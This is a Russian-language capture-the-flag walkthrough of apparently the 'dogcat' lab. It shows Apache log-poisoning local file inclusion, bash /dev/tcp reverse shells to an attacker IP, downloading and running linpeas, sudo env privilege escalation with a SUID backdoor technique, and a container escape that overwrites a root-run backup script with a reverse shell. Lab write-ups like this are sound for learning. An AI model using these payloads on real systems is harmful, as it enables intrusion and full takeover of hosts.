
Реверс

```
bash -c 'bash -i &>/dev/tcp/10.11.134.170/1337 <&1'
```

В URL code


/?view=dog/../../../../var/log/apache2/access&ext=.log&c=bash -c 'bash -i %26>%2fdev%2ftcp%2f10.11.134.170%2f1337 <%261'%20

1 flag



```
www-data@325fa62d34e6:/var/www/html$ ls
ls
cat.php
cats
dog.php
dogs
flag.php
index.php
style.css
www-data@325fa62d34e6:/var/www/html$
```

2 flag на директории нижу



```
www-data@325fa62d34e6:/var/www$ ls
ls
flag2_QMW7JvaY2LvK.txt
html
www-data@325fa62d34e6:/var/www$
```


скачаю linpeas проведу перечисление

```
https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```


```
curl http://10.11.134.170:80/linpeas.sh -o linpeas.sh && chmod +x linpeas.sh
&& ./linpeas.sh
```

linpeas

Находимся в контейнере




```
                              Container

╔══════════╣ Container related tools present (if any):
╔══════════╣ Container details
═╣ Is this a container? ........... docker
═╣ Any running containers? ........ No
╔══════════╣ Docker Container details
═╣ Am I inside Docker group ....... No
═╣ Looking and enumerating Docker Sockets (if any):
═╣ Docker version ................. Not Found
═╣ Vulnerable to CVE-2019-5736 .... Not Found
═╣ Vulnerable to CVE-2019-13139 ... Not Found
═╣ Vulnerable to CVE-2021-41091 ... Not Found
═╣ Rootless Docker? ............... No


╔══════════╣ Container & breakout enumeration
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-esc
alation/index.html
═╣ Container ID ................... 325fa62d34e6═╣ Container Full ID .............. 325fa62d34e6d1cf25d3374a7ac9ff70
dfffaaeb0856442e80905144475013d9
═╣ Seccomp enabled? ............... enabled
═╣ AppArmor profile? .............. docker-default (enforce)
═╣ User proc namespace? ........... enabled         0          0 4294967295
═╣ Vulnerable to CVE-2019-5021 .... No
```



```
User www-data may run the following commands on 325fa62d34e6:
    (root) NOPASSWD: /usr/bin/env
```

https://gtfobins.github.io/



.. / env

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo env /bin/sh
```

```
www-data@325fa62d34e6:/tmp$ sudo env /bin/bash
sudo env /bin/bash
id
uid=0(root) gid=0(root) groups=0(root)
```

Выход из контейнера




```
ls -la /opt/backups/backup.sh
-rwxr-xr-x 1 root root 55 Apr 19 16:33 /opt/backups/backup.sh
```



```
cat /opt/backups/backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

```
echo "#!/bin/bash" > /opt/backups/backup.sh
echo "bash -i &>/dev/tcp/10.11.134.170/1338 <&1 " >> /opt/backups/backup.sh
chmod +x /opt/backups/backup.sh
/opt/backups/backup.sh
```

4 flag



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lnvp 1338
listening on [any] 1338 ...
connect to [10.11.134.170] from (UNKNOWN) [10.10.209.140] 54786
bash: cannot set terminal process group (21869): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@dogcat:~# hostname
hostname
dogcat
root@dogcat:~# ls -la
ls -la
total 40
drwx------  6 root root 4096 Apr  8  2020 .
drwxr-xr-x 24 root root 4096 Apr  8  2020 ..
lrwxrwxrwx  1 root root    9 Mar 10  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Apr  8  2020 .cache
drwxr-xr-x  5 root root 4096 Mar 10  2020 container
-rw-r--r--  1 root root   80 Mar 10  2020 flag4.txt
drwx------  3 root root 4096 Apr  8  2020 .gnupg
drwxr-xr-x  3 root root 4096 Apr  8  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Mar 10  2020 .selected_editor
root@dogcat:~#
```